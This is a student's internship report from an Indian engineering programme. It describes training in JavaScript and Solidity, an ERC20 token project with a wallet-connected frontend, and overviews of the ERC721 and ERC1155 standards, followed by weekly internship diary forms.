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Chapter 1. INTRODUCTION TO TECHNOLOGY

1.1 BLOCKCHAIN TECHNOLOGY

Blockchain technology is a decentralized and distributed ledger system that allows multiple parties to have access to the same data without the need for a central authority. It is a secure and transparent way to store and transmit data, making it an ideal solution for a wide range of industries and applications.

At its core, a Blockchain is a database that is maintained by a network of computers. Each computer on the network, also known as a node, has a copy of the database, which is updated in real-time as new data is added. This means that there is no central authority controlling the database, and no single point of failure.

One of the key features of Blockchain technology is its immutability. Once a transaction is recorded on the Blockchain, it cannot be altered or deleted. This is achieved through the use of cryptographic algorithms, which ensure that the data is secure and cannot be tampered with.

Blockchain technology has many use cases, including financial transactions, supply chain management, voting systems, and more. In the case of financial transactions, Blockchain technology can be used to create a secure and transparent system for transferring funds, eliminating the need for intermediaries such as banks. In the case of supply chain management, Blockchain technology can be used to track the movement of goods from the point of origin to the point of consumption, ensuring that the products are authentic and have not been tampered with.

One of the most popular Blockchain platforms is Ethereum, which is specifically designed for creating decentralized applications (dApps). Ethereum uses a programming language called Solidity to create smart contracts, which are self-executing contracts that automatically enforce the terms of an agreement.

Overall, Blockchain technology is a rapidly growing field with many exciting opportunities for developers and businesses alike. Its secure and transparent nature makes it an ideal solution for a wide range of applications, and it is likely to play an increasingly important role in the future of technology.

1.2 JAVASCRIPT TECHNOLOGY

JavaScript is a popular programming language that is widely used in Blockchain development for various purposes, such as building decentralized applications (dApps), creating user interfaces for interacting with the Blockchain, and implementing smart contracts.

One of the key use cases of JavaScript in Blockchain development is for building dApps on the Ethereum Blockchain. Ethereum uses a programming language called Solidity to create smart contracts, which are self-executing contracts that automatically enforce the terms of an agreement. However, in order to build a user interface for interacting with these smart contracts, developers often use JavaScript frameworks such as React or Angular.

JavaScript can also be used for writing smart contracts directly on some other Blockchain platforms, such as NEO or EOS. These platforms have their own versions of JavaScript, which are optimized for their specific requirements.

In addition, JavaScript can be used for interacting with the Blockchain itself, such as sending and receiving transactions or querying data from the Blockchain. This is typically done using libraries such as Web3.js, which provides a set of JavaScript APIs for interacting with Ethereum and other compatible Blockchains.

Overall, JavaScript plays an important role in Blockchain development, from building user interfaces to interacting with the Blockchain itself. Its popularity and versatility make it a valuable tool for developers working in this exciting and rapidly growing field.

Chapter 2. OVERVIEW OF THE COMPANY

Yudiz Solution is One of the top Mobile Apps Development Companies in India for 11 yrs. Exp & 400+ Developers. Expertise in IOS, Android, web, and Unity game development.

2.1 HISTORY

An ISO 9001:2015 certified IT development company, Yudiz is an ideal digital transformation and technology services company for your needs. Right from ideation to execution, it has consistently delivered the competitive edge in the form of robust, fore sighted, and qualitative solutions.

Awarded as the best mobile app development company in Gujarat in 2015 by GESIA, Yudiz continues to offer exceptional all-round IT services that is testimony to our top-notch offerings and commitment to excellence

2.2 DIFFERENT PRODUCTS

- Dungee Dump
- The Market Squawk
- Consulate Brewing Company
- The Arabic Time
- Rummy 24
- Perfect Selections
- BetandWin
- Easy Logistics
- Foodista
- Shopper’s love
- Phonics Museum
- NFTIZ

2.3 DIFFERENT DEPARTMENTS

- Blockchain Development
- Mobile App Development
- Game Development
- UI/UX Design
- Digital Marketing
- Web Development
- Artificial Intelligence

2.3.1 Technical Specifications And Tools

- Blockchain Development: Solidity, NodeJS, Hyperledger Fabric, ReactJS,IPFS
- Python Development: Python, Flask, Django, MYSQL, AWS
- WEB development: ReactJS, NodeJS, AngularJS, MongoDB, MYsql, PHP
- Mobile App Development: Kotlin, Java
- Game Development: HTML5, UNITY3D
- UI/UX: FIGMA, HTML/CSS

Chapter 3 INTRODUCTION TO INTERNSHIP

3.1 INTERNSHIP SUMMARY

I started my internship offline. I worked on core JavaScript. Clear the concept of JavaScript, HTML, CSS, and perform the tasks and then make the mini programs such as Library management system, patterns, student management system. In career and counselling website I Created the navbar, Login/signup module and small role in test module.

Then my core training of Blockchain started. I started to learn solidity. In the starting days, I have to perform basic tasks, learn about various functionality that Solidity as a programming language provides like Contract creation, Proxies, oop etc. Then I started one basic project of creating ERC20 token and Frontend. This project will allow multiple accounts to mint transfer and purchase token from smart contract

3.2 PURPOSE OF THE INTERNSHIP

The purpose of this internship is to learn to work in the industrial field. During this internship I have worked on multiple mini projects assigned by the company. And develop my technical and soft skills.

3.3 OBJECTIVE

The purpose of the career counseling is that users can create an account and purchase the desired package, apply for tests to assess his performance, identify the user's strengths and weaknesses and get expert guidance.

3.4 SCOPE

In the future I will work on core blockchain development and work in public and private blockchain projects.

3.5 TECHNOLOGY

Core Blockchain: ERC20 token generation**,** ERC721 token

Front End: JavaScript, REACTJS, HTML/CSS

Back End: Solidity, NodeJS

Tool: VScode, remix IDE

- **JavaScript :-** JavaScript (JS) is a lightweight, interpreted, or just-in-time compiled programming language with first-class functions. While it is most well-known as the scripting language for Web pages, many non-browser environments also use it, such as Node.js, Apache CouchDB and Adobe Acrobat.
- **CSS: -** Cascading Style Sheets (CSS) is a stylesheet language used to describe the presentation of a document written in HTML or XML (including XML dialects such as SVG, MathML or XHTML). CSS describes how elements should be rendered on screen, on paper, in speech, or on other media.
- **Bootstrap: -** Bootstrap is a potent front-end framework used to create modern websites and web apps. It's open-source and free to use yet features numerous HTML and CSS templates for UI interface elements such as buttons and forms. Bootstrap also supports JavaScript extensions.
- **Solidity :-** Solidity is a statically typed programming language designed for developing smart contracts that run on the Ethereum Virtual Machine (EVM) or compatible virtual machines.
- **MySQL: -** MySQL is a database management system. It may be anything from a simple shopping list to a picture gallery or the vast amounts of information in a corporate network. To add, access, and process data stored in a computer database, you need a database management system such as MySQL Server.
- **NodeJS :- JS** (Node) is an open source, cross-platform runtime environment for executing JavaScript code. Node is used extensively for server-side programming, making it possible for developers to use JavaScript for client-side and server-side code without needing to learn an additional language.

3.6 INTERNSHIP PLANNING

Table 3.6.0 Internship Planning

Sr No.	Task Name	Start date	End Date
1	Basic OOPs concept	01-02-2023	12-02-2023
2	Logic building	15-02-2023	26-02-2023
3	JavaScript	29-02-2023	17-03-2023
4	Career counseling website	20-03-2023	24-03-2023
5	Core Blockchain training	03-04-2023	Till date
6	ERC20 Token	10-04-2023	21-04-2023

3.6 INTERNSHIP EFFORTS AND TIME

Table 3.7.0 Internship Effort Time

Sr.No	Title	Starting Date	Ending Date	Hrs
1	Week-1	01-02-2023	04-02-2023	32
2	Week-2	08-02-2023	12-02-2023	40
3	Week-3	15-02-2023	19-02-2023	40
4	Week-4	22-02-2023	26-02-2023	40
5	Week-5	29-02-2023	04-03-2023	40
6	Week-6	06-03-2023	10-03-2023	40
7	Week-7	13-03-2023	17-03-2023	40
8	Week-8	20-03-2023	24-03-2023	40
9	Week-9	27-03-2023	01-04-2023	48
10	Week-10	03-04-2023	07-04-2023	40
11	Week-11	10-04-2023	14-04-2023	40
12	Week-12	17-04-2023	21-04-2023	40

3.7 ROLES AND RESPONSIBILITY

- Communicate with your team leader and project manager
- Understand what actually client want
- Make the flow of work what things done first.
- Creating responsible and optimized code.

Chapter 4 CORE JAVASCRIPT

CAREER COUNSELING AND GUIDANCE WEBSITE

It aims to provide expert guidance to students by helping them develop a unique perspective towards choosing a career path which leads to both personal as well as professional growth and satisfaction.

- Created a Login & Registration with validation

Figure 4.1 Login

- After login it shows the Dashboard with "Welcome Message". Also, give the Logout option to users

Figure 4.2 Welcome Dashboard

- In the package section we can see the different packages to purchase.



Figure 4.3 Purchase package

Figure 4.4 Setting

- Users can change passwords from settings.
- Display the user's progress

Figure 4.5 Progress

- Users can see progress after taking the test.
- Users can take the test from the dashboard navigation link Test Process.

Figure 4.6 Test

- User can start the test after clicking on view details

Figure 4.7 Test Process

- User can see their reports and do the assessment



Figure 4.8 Assessment

- Users can see the detailed report of our assessment.

Figure 4.9 Report

Chapter 5 BLOCKCHAIN DEVELOPMENT

5.1 INTRODUCTION TO BLOCKCHAIN

Blockchain technology is a distributed and decentralized ledger system that allows multiple parties to have access to the same data without the need for a central authority. It is a secure and transparent way to store and transmit data, making it an ideal solution for a wide range of industries and applications.

The term "Blockchain" refers to a chain of blocks, where each block contains a set of transactions. Each block is linked to the previous block, creating a chain of blocks that cannot be altered or deleted. This is achieved through the use of cryptographic algorithms, which ensure that the data is secure and cannot be tampered with.

One of the key features of Blockchain technology is its immutability. Once a transaction is recorded on the Blockchain, it cannot be altered or deleted. This means that there is a high degree of transparency and trust in the system, as all parties can see and verify the data on the Blockchain. Blockchain technology has many use cases, including financial transactions, supply chain management, voting systems, and more. In the case of financial transactions, Blockchain technology can be used to create a secure and transparent system for transferring funds, eliminating the need for intermediaries such as banks. In the case of supply chain management, Blockchain technology can be used to track the movement of goods from the point of origin to the point of consumption, ensuring that the products are authentic and have not been tampered with.

One of the most popular Blockchain platforms is Ethereum, which is specifically designed for creating decentralized applications (dApps). Ethereum uses a programming language called Solidity to create smart contracts, which are self-executing contracts that automatically enforce the terms of an agreement.

Overall, Blockchain technology is a rapidly growing field with many exciting opportunities for developers and businesses alike. Its secure and transparent nature makes it an ideal solution for a wide range of applications, and it is likely to play an increasingly important role in the future of technology.

5.2 ERC20 TOKEN STANDARD

The ERC20 standard is a set of rules and guidelines that are used to create and implement tokens on the Ethereum Blockchain. ERC20 tokens are a type of cryptocurrency that can be used for a variety of purposes, such as representing assets, voting rights, or access to services.

The ERC20 standard was first introduced in 2015 and has since become the most widely used standard for creating tokens on the Ethereum Blockchain. The standard specifies six mandatory functions that must be implemented in order for a token to be considered ERC20 compliant:

1. totalSupply: This function returns the total supply of the token.
2. balanceOf: This function returns the balance of a specified account.
3. transfer: This function transfers a specified amount of tokens from the sender's account to the receiver's account.
4. approve: This function allows a third-party to transfer a specified amount of tokens on behalf of the owner.
5. allowance: This function returns the amount of tokens that a third- party is authorized to transfer.
6. transferFrom: This function transfers a specified amount of tokens from one account to another, on behalf of a third-party.

Implementing these functions ensures that the token is compatible with all other ERC20 tokens, and can be easily integrated with Ethereum wallets and other applications that support the standard.

ERC20 tokens can be used for a variety of purposes, such as creating new cryptocurrencies, representing assets such as gold or real estate, or providing voting rights in decentralized autonomous organizations (DAOs). They can be bought, sold, and traded on cryptocurrency exchanges, just like other cryptocurrencies.

Overall, the ERC20 standard has become an important tool for creating and implementing tokens on the Ethereum Blockchain. Its widespread adoption has made it easier for developers to create new tokens and has helped to promote the growth and adoption of decentralized finance (DeFi) applications on the Ethereum

Figure 5.1 ERC20 smart contract

In this code I have created a fungible token which can be exchanged for other and it have many use cases such as cryptocurrency, reward, Real estate, Gaming Etc. .

Ethereum standard necessary functions in interface which must be implemented and many more functionality can be added as per the need of the user requirement.

We will compile this code in remix ide and then deploy it in ethereum testnet and we will use the contract address and abi in the frontend connectivity.



Figure 5.2 Wallet connection

Figure 5.3 Login

- User can connect to the Metamask wallet

Figure 5.4 Mint token button

- Mint token function is used to generate new available tokens out of the
- Amount and wallet address implies that in which address tokens are to be added.

Figure 5.5 Transfer Token

- Transfer token is used to transfer token from the current address to the address entered in the field

Figure 5.6 Approve User

- Approve function will allow user to give access to the particular amount of tokens to be sold by the another address holder.
- Both the field are to be filled by the owner

5.3 ERC 721 TOKEN STANDARD

The ERC721 standard is a set of rules and guidelines that are used to create and implement non-fungible tokens (NFTs) on the Ethereum Blockchain. Unlike ERC20 tokens, which are fungible and interchangeable, ERC721 tokens are unique and represent one-of-a-kind assets.

ERC721 tokens were first introduced in 2017, and have since become a popular way to represent digital assets such as art, collectibles, and game items. Each ERC721 token has a unique identifier, which makes it easy to verify its authenticity and ownership.

The ERC721 standard specifies a set of mandatory and optional functions that must be implemented in order for a token to be considered ERC721 compliant. These functions include:

1. **balanceOf**: This function returns the number of tokens owned by a specified account.
2. **ownerOf**: This function returns the owner of a specified token.
3. safeTransferFrom: This function transfers a specified token from the sender's account to the receiver's account.
4. **safeTransferFrom**: This function transfers a specified token from the sender's account to the receiver's account, and invokes a callback function on the receiver's contract.
5. **transferFrom**: This function transfers a specified token from one account to another.
6. **approve**: This function allows a third-party to transfer a specified token on behalf of the owner.
7. **setApprovalForAll**: This function allows a third-party to transfer all tokens owned by the owner.

Implementing these functions ensures that the token is compatible with all other ERC721 tokens, and can be easily integrated with Ethereum wallets and other applications that support the standard.

ERC721 tokens can be used for a variety of purposes, such as creating unique digital assets, representing ownership of physical assets, and creating in-game items for

video games. They can be bought, sold, and traded on cryptocurrency exchanges that support NFTs.

Overall, the ERC721 standard has become an important tool for creating and implementing non-fungible tokens on the Ethereum Blockchain. Its widespread adoption has made it easier for developers to create new NFTs, and has helped to promote the growth and adoption of digital collectibles and other NFT-based applications.

Figure 5.7 Erc-721

5.4 ERC1155 TOKEN STANDARD

The ERC1155 standard is a set of rules and guidelines that are used to create and implement multi-token contracts on the Ethereum Blockchain. Unlike ERC20 and ERC721 tokens, which are designed to represent one type of asset, ERC1155 tokens can represent multiple types of assets in a single contract.

The ERC1155 standard was first introduced in 2018, and has since become a popular way to create and manage collections of digital assets, such as gaming items, reward points, and digital identities. Each ERC1155 token contract can contain an unlimited number of sub-tokens, each with its own unique identifier and properties.

The ERC1155 standard specifies a set of mandatory and optional functions that must be implemented in order for a token to be considered ERC1155 compliant. These functions include:

1. balanceOfBatch: This function returns the number of tokens owned by a specified account for a set of token IDs.
2. setApprovalForAll: This function allows a third-party to transfer all tokens owned by the owner.
3. safeBatchTransferFrom: This function transfers a set of specified tokens from the sender's account to the receiver's account.
4. safeBatchTransferFrom: This function transfers a set of specified tokens from the sender's account to the receiver's account, and invokes a callback function on the receiver's contract.
5. isApprovedForAll: This function returns whether a third-party is authorized to transfer all tokens owned by the owner.

Implementing these functions ensures that the token is compatible with all other ERC1155 tokens and can be easily integrated with Ethereum wallets and other applications that support the standard.

ERC1155 tokens can be used for a variety of purposes, such as creating complex collections of digital assets, reward points systems, and multi-token auctions. They can be bought, sold, and traded on cryptocurrency exchanges that support the ERC1155 standard.

Overall, the ERC1155 standard has become an important tool for creating and implementing multi-token contracts on the Ethereum Blockchain. Its widespread adoption has made it easier for developers to create new collections of digital assets, and has helped to promote the growth and adoption of blockchain-based applications in a variety of industries.

Chapter 6 CONCLUSION OF THE INTERNSHIP

6.1 CONCLUSION OF THE INTERNSHIP

In conclusion, my internship experience at Yudiz Solutions Limited has been a valuable learning opportunity for me, where I had the chance to work with experienced blockchain developers and gain hands-on experience in blockchain development. During my internship, I worked on a project that involved developing a blockchain-based platform using JavaScript, HTML/CSS, and Solidity. I also learned about the ERC20, ERC721, and ERC1155 standards, which are widely used for creating and implementing tokens on the Ethereum Blockchain.

Through this experience, I gained a deeper understanding of blockchain technology, its potential applications, and the challenges and opportunities that come with it. I also improved my programming skills and learned how to collaborate effectively with a team of developers in a professional setting.

Overall, my internship at Yudiz Solutions Limited has been a rewarding experience, and I believe that the skills and knowledge I gained during this internship will be beneficial for my future career as a blockchain developer. I am grateful for the opportunity to have worked with a team of talented professionals, and I look forward to continuing my journey in this exciting and rapidly evolving field.

6.2 DATES OF CONTINUOUS EVALUATION

I was evaluated regularly based on the tasks given daily and some tests were taken monthly and weekly.

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
APPENDIX

ANNEXURE 1

WEEK 1



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(ગુજરાત અધિનિયમ ક્રમાંક: ૨૦/૨૦૦૭ દ્વારા સ્થાપિત)

Annexure I

Enrollment no: 190390107054

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Nishant S SHAH

DIARY OF THE WEEK: Dt: 1-2-23 TO 4-2-23

DEPARTMENT: Computer Engineering SEM: 8

NAME OF THE ORGANISATION: Yukti Solutions Pvt Limited

NAME OF THE PLANT/SECTION/DEPARTMENT: Blockchain development

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mahavir Singh Sodhi


DESCRIPTION OF THE WORK DONE IN BRIEF

→ Day 1 : Orientation and introduction about the company and the employees

→ Day 2 : Allotment of Email id, VERA software Demo and basic about OOPs concept

→ Day 3 - We solved some practical problems using OOP concept we learned

→ Day 4 → Our mentors came for evaluation of our work, and gave us suggestion about improving our code



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TOTAL HOURS: 96

SIGNATURE OF STUDENT

The above entries are correct and the grading of work done by Trainee is
EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 18/8/23

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

WEEK 2

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Annexure I

Enrollment no: 190390107054

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Nishant S Shah

DIARY OF THE WEEK: DT: 6-2-23 TO 10-2-23

DEPARTMENT: Computer Engineering SEM: 8

NAME OF THE ORGANISATION: Yotta Solutions Pvt. limited

NAME OF THE PLANT/SECTION/DEPARTMENT: Blockchain development

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mahavir Singh Parihar

DESCRIPTION OF THE WORK DONE IN BRIEF

Day 5 : Learned about SOLID Principles in OOP

Day : I got the task to create a to-do list application. that allows user to add, delete, edit tasks using OOP following SOLID & Design

Day : Then Today mentor evaluated our code and gave us suggestion and our data structure session took place

Day : Today I Performed various sorting algorithm

Day : Today we learned about searching algorithm in session.

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TOTAL HOURS: 45

SIGNATURE OF STUDENT

O The above entries are correct and the grading of work done by Trainee is
EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

